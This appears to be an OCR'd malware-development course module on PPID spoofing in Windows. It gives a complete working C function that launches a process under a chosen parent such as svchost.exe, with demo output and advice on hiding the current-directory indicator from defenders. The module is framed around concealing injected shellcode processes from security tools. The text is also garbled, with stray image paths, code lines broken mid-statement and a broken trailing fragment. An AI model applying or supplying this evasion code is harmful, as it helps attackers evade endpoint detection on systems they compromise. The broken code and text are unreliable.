
Spoofing PPID

Introduction

Parent Process ID (PPID) Spoofing is a technique used to alter the PPID of a process, effectively disguising the relationship between the child process and its true parent process. This can be accomplished by changing the PPID of the child process to a different value, making it appear as though the process was spawned by a different legitimate Windows process rather than the true parent process.

Security solutions and defenders will often look for abnormal parent-child relationships. For example, if Microsoft Word spawns `cmd.exe` this is generally an indicator of malicious macros being executed. If `cmd.exe` is spawned with a different PPID then it will conceal the true parent process and instead appear as if it was spawned by a different process.

In the *Early Bird APC Queue Code Injection* module, `RuntimeBroker.exe` was spawned by `EarlyBird.exe` which can be used by security solutions to detect malicious activity.



```
C:\Users\User\Desktop\Intermediate\EarlyBird\x64\Debug\EarlyBird.exe
[i] Creating "RuntimeBroker.exe" Process As A Debugged Process ...
        [i] Running : "C:\Windows\System32\RuntimeBroker.exe" ... [+] DONE
        [i] Target Process Created With Pid : 8804
[+] DONE

[i] Writing Shellcode To The Target Process ...
        [i] Allocated Memory At : 0x000002568D630000
        [#] Press <Enter> To Write Payload ...
```

Name	PID	CPU	I/O total rate	Private bytes
RuntimeBroker.exe	8804			476 kB

RuntimeBroker.exe (8804) Properties

File: Runtime Broker, (Verified) Microsoft Windows
Version: 10.0.22000.1
Image file name: C:\Windows\System32\RuntimeBroker.exe

Process	
Command line:	C:\Windows\System32\RuntimeBroker.exe
Current directory:	C:\Users\User\Desktop\Intermediate\EarlyBird\EarlyBird\
Started:	15 seconds ago (1:34:24 PM 12/23/2022)
PEB address:	0xab9bafa000
Parent:	EarlyBird.exe (4468)
Mitigation policies:	DEP (permanent); ASLR (high entropy); Extension points disabled; CF Guard
Protection:	None

Process Hacker [ ]
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Attributes List

An attribute list is a data structure that stores a list of attributes associated with a process or thread. These attributes can include information such as the priority, scheduling algorithm, state, CPU affinity, and memory address space of the process or thread, among other things. Attribute lists can be used to efficiently store and retrieve information about processes and threads, as well as to modify the attributes of a process or thread at runtime.

PPID Spoofing requires the use and manipulation of a process's attributes list to modify its PPID. The use and modification of a process's attributes list will be shown in the upcoming sections.

Creating a Process

The process of spoofing PPID requires the creation of a process using `CreateProcess` with the EXTENDED_STARTUPINFO_PRESENT flag being set which is used to give further control of the created process. This flag allows some information about the process to be modified, such as the PPID information. Microsoft's documentation on `EXTENDED_STARTUPINFO_PRESENT` states the following:

The process is created with extended startup information; the lpStartupInfo parameter specifies a STARTUPINFOEX structure.

This means that the STARTUPINFOEXA data structure is also necessary.

STARTUPINFOEXA Structure

The `STARTUPINFOEXA` data structure is shown below:

```
typedef struct _STARTUPINFOEXA {
  STARTUPINFOA                 StartupInfo;
  LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList; // Attributes List
} STARTUPINFOEXA, *LPSTARTUPINFOEXA;
```

- `StartupInfo` is the same structure that was used in previous modules to create a new process. Reference *Early Bird APC Queue Code Injection* & *Thread Hijacking - Remote Thread Creation* for a refresher. The only member that needs to be set is `cb` to `sizeof(STARTUPINFOEX)`.
- `lpAttributeList` is created using the InitializeProcThreadAttributeList WinAPI. This is the attributes list data structure which is discussed in more detail in the following section.

Initializing The Attributes List

The `InitializeProcThreadAttributeList` function is shown below.

```
BOOL InitializeProcThreadAttributeList(
  [out, optional] LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,
  [in]            DWORD                        dwAttributeCount,
                  DWORD                        dwFlags,           //
NULL (reserved)
  [in, out]       PSIZE_T                      lpSize
);
```

To pass an attribute list that modifies the parent process of the created child process, first create the attribute list using the `InitializeProcThreadAttributeList` WinAPI. This API initializes a specified list of attributes for process and thread creation. According to Microsoft's documentation, `InitializeProcThreadAttributeList` must be called twice:

1. The first call to `InitializeProcThreadAttributeList` should be `NULL` for the `lpAttributeList` parameter. This call is used to determine the size of the attribute list which will be received from the `lpSize` parameter.

2. The second call to `InitializeProcThreadAttributeList` should specify a valid pointer for the `lpAttributeList` parameter. The value of `lpSize` should be provided as input this time. This call is the one that initializes the attributes list.

`dwAttributeCount` will be set to 1 since only one attribute list is needed.

Updating The Attributes List

Once the attribute list has been successfully initialized, use the UpdateProcThreadAttribute WinAPI to add attributes to the list. The function is shown below.

```
BOOL UpdateProcThreadAttribute(
  [in, out]       LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,   // return
value from InitializeProcThreadAttributeList
  [in]            DWORD                        dwFlags,           // NULL
(reserved)
  [in]            DWORD_PTR                    Attribute,
  [in]            PVOID                        lpValue,           //
pointer to the attribute value
  [in]            SIZE_T                       cbSize,            //
sizeof(lpValue)
  [out, optional] PVOID                        lpPreviousValue,   // NULL
(reserved)
  [in, optional]  PSIZE_T                      lpReturnSize       // NULL
(reserved)
);
```

- `Attribute` - This flag is critical for PPID spoofing and states what should be updated in the attribute list. In this case, it needs to be set to the `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS` flag to update the parent process information.

The `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS` flag specifies the parent process of the thread. In general, the parent process of a thread is the process that created the thread. If a thread is created using the `CreateThread` function, the parent process is the one that called the `CreateThread` function. If a thread is created as part of a new process using the `CreateProcess` function, the parent process is the new process. Updating the parent process of a thread will also update the parent process of the associated process.

- `lpValue` - The handle of the parent process.

- `cbSize` - The size of the attribute value specified by the `lpValue` parameter. This will be set to `sizeof(HANDLE)`.

Implementation Logic

The steps below sum up the required actions to perform PPID spoofing.

1. `CreateProcessA` is called with the `EXTENDED_STARTUPINFO_PRESENT` flag to provide further control over the created process.

2. The `STARTUPINFOEXA` structure is created which contains the attributes list, `LPPROC_THREAD_ATTRIBUTE_LIST`.

3. `InitializeProcThreadAttributeList` is called to initialize the attributes list. The function must be called twice, the first time determines the size of the attributes list and the next call is the one that performs the initialization.

4. `UpdateProcThreadAttribute` is used to update the attributes by setting the `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS` flag which allow the user to specify the parent process of the thread.

PPID Spoofing Function

`CreatePPidSpoofedProcess` is a function that creates a process with a spoofed PPID. The function takes 5 arguments:

- `hParentProcess` - A handle to the process that will become the parent of the newly created process.

- `lpProcessName` - The name of the process to create.

- `dwProcessId` - A pointer to a DWORD that receives the newly created process's PID.

- `hProcess` - A pointer to a HANDLE that receives a handle to the newly created process.


- `hThread` - A pointer to a HANDLE that receives a handle to the newly created process's thread.

```
BOOL CreatePPidSpoofedProcess(IN HANDLE hParentProcess, IN LPCSTR
lpProcessName, OUT DWORD* dwProcessId, OUT HANDLE* hProcess, OUT HANDLE*
hThread) {

        CHAR                               lpPath               [MAX_PATH *
2];
        CHAR                               WnDr                 [MAX_PATH];

        SIZE_T                             sThreadAttList        = NULL;
        PPROC_THREAD_ATTRIBUTE_LIST        pThreadAttList        = NULL;

        STARTUPINFOEXA                     SiEx                 = { 0 };
        PROCESS_INFORMATION                Pi                   = { 0 };
        RtlSecureZeroMemory(&SiEx, sizeof(STARTUPINFOEXA));
        RtlSecureZeroMemory(&Pi, sizeof(PROCESS_INFORMATION));

        // Setting the size of the structure
        SiEx.StartupInfo.cb = sizeof(STARTUPINFOEXA);

        if (!GetEnvironmentVariableA("WINDIR", WnDr, MAX_PATH)) {
                printf("[!] GetEnvironmentVariableA Failed With Error : %d
\n", GetLastError());
                return FALSE;
        }

        sprintf(lpPath, "%s\\System32\\%s", WnDr, lpProcessName);

        //------------------------------------------------------------------
--------------

        // This will fail with ERROR_INSUFFICIENT_BUFFER, as expected
        InitializeProcThreadAttributeList(NULL, 1, NULL, &sThreadAttList);

        // Allocating enough memory
        pThreadAttList =
(PPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
sThreadAttList);
        if (pThreadAttList == NULL){
                printf("[!] HeapAlloc Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }

        // Calling InitializeProcThreadAttributeList again, but passing the
right parameters
        if (!InitializeProcThreadAttributeList(pThreadAttList, 1, NULL,
&sThreadAttList)) {
                printf("[!] InitializeProcThreadAttributeList Failed With
Error : %d \n", GetLastError());
                return FALSE;
        }

        if (!UpdateProcThreadAttribute(pThreadAttList, NULL,
PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &hParentProcess, sizeof(HANDLE),
NULL, NULL)) {
                printf("[!] UpdateProcThreadAttribute Failed With Error :
```

```
%d \n", GetLastError());
                return FALSE;
        }

        // Setting the LPPROC_THREAD_ATTRIBUTE_LIST element in SiEx to be
equal to what was
        // created using UpdateProcThreadAttribute - that is the parent
process
        SiEx.lpAttributeList = pThreadAttList;

        //-------------------------------------------------------------------
--------------

        if (!CreateProcessA(
                NULL,
                lpPath,
                NULL,
                NULL,
                FALSE,
                EXTENDED_STARTUPINFO_PRESENT,
                NULL,
                NULL,
                &SiEx.StartupInfo,
                &Pi)) {
                printf("[!] CreateProcessA Failed with Error : %d \n",
GetLastError());
                return FALSE;
        }


        *dwProcessId    = Pi.dwProcessId;
        *hProcess               = Pi.hProcess;
        *hThread                = Pi.hThread;


        // Cleaning up
        DeleteProcThreadAttributeList(pThreadAttList);
        CloseHandle(hParentProcess);

        if (*dwProcessId != NULL && *hProcess != NULL && *hThread != NULL)
                return TRUE;

        return FALSE;
}
```

Demo

Creating the child process, `RuntimeBroker.exe`, with parent `svchost.exe` that has a PID of `21956`. Note that this `svchost.exe` process is running with normal privileges.



```
PS C:\Users\User\Desktop\Intermediate\PPidSpoofing\x64\Debug> .\PPidSpoofing.exe
[!] Missing "Parent Process Id" Argument
PS C:\Users\User\Desktop\Intermediate\PPidSpoofing\x64\Debug> .\PPidSpoofing.exe 21956
```

Process Hacker [ ]
Hacker View Tools Users Help
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
Name	PID	CPU	I/O total rate	Private byt
svchost.exe	21956			2.06 M

PPID Spoofing is successful. The `RuntimeBroker.exe` process appears as if it was spawned by `svchost.exe`.



```
PS C:\Users\User\Desktop\Intermediate\PPidSpoofing\x64\Debug> .\PPidSpoofing.exe
[!] Missing "Parent Process Id" Argument
PS C:\Users\User\Desktop\Intermediate\PPidSpoofing\x64\Debug> .\PPidSpoofing.exe 21956
[i] Spawning Target Process "RuntimeBroker.exe -Embedding" With Parent : 21956
[i] Target Process Created With Pid : 10212
[#] Press <Enter> To Quit ...
```


RuntimeBroker.exe (10212) Properties
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment

File
Runtime Broker
(Verified) Microsoft Windows
Version: 10.0.22000.1
Image file name:
C:\Windows\System32\RuntimeBroker.exe

Process
Command line: C:\Windows\System32\RuntimeBroker.exe -Embedding
Current directory: C:\Users\User\Desktop\Intermediate\PPidSpoofing\x64\Debug\
Started: 10 seconds ago (11:01:49 AM 12/26/2022)
PEB address: 0x48a9408000
Parent: svchost.exe (21956)
Mitigation policies: DEP (permanent); ASLR (high entropy, force relocate); Strict handle checks; Extension points disabled; CF Guard
Protection: None


Demo 2 - Updating Current Directory

Notice in the previous demo how the "Current Directory" value points to the directory of the `PPidSpoofing.exe` binary.



```
Process
Command line:       C:\Windows\System32\RuntimeBroker.exe -Embedding
Current directory:  C:\Users\User\Desktop\Intermediate\PPidSpoofing\x64\Debug\
Started:            10 seconds ago (11:01:49 AM 12/26/2022)
```

This can easily be an IoC and security solutions or defenders may quickly flag this anomaly. To fix this, simply set the `lpCurrentDirectory` parameter in `CreateProcess` WinAPI to a less suspicious directory, such as "C:\Windows\System32".



```
PS C:\Users\User\Desktop\Intermediate\PPidSpoofing\x64\Debug> .\PPidSpoofing.exe
[!] Missing "Parent Process Id" Argument
PS C:\Users\User\Desktop\Intermediate\PPidSpoofing\x64\Debug> .\PPidSpoofing.exe 21956
[i] Spawning Target Process "RuntimeBroker.exe -Embedding" With Parent : 21956
[i] Running : "C:\Windows\System32\RuntimeBroker.exe -Embedding" ... [+] DONE
[i] Target Process Created With Pid : 3244
[#] Press <Enter> To Quit ...
```

```
RuntimeBroker.exe (3244) Properties

File
Runtime Broker
(Verified) Microsoft Windows
Version: 10.0.22000.1
Image file name:
C:\Windows\System32\RuntimeBroker.exe

Process
Command line:        C:\Windows\System32\RuntimeBroker.exe -Embedding
Current directory:   C:\Windows\System32\
Started:             3 seconds ago (11:14:06 AM 12/26/2022)
PEB address:         0xf9a0848000
Parent:              svchost.exe (21956)
Mitigation policies: DEP (permanent); ASLR (high entropy, force relocate); Strict handle checks; Extension points disabled; CF Guard
Protection: None
```

Process Hacker [ ]
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Refresh Options Find handles or DLLs System information
Processes Services Network Disk
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment
void *'
rmal and actual parameter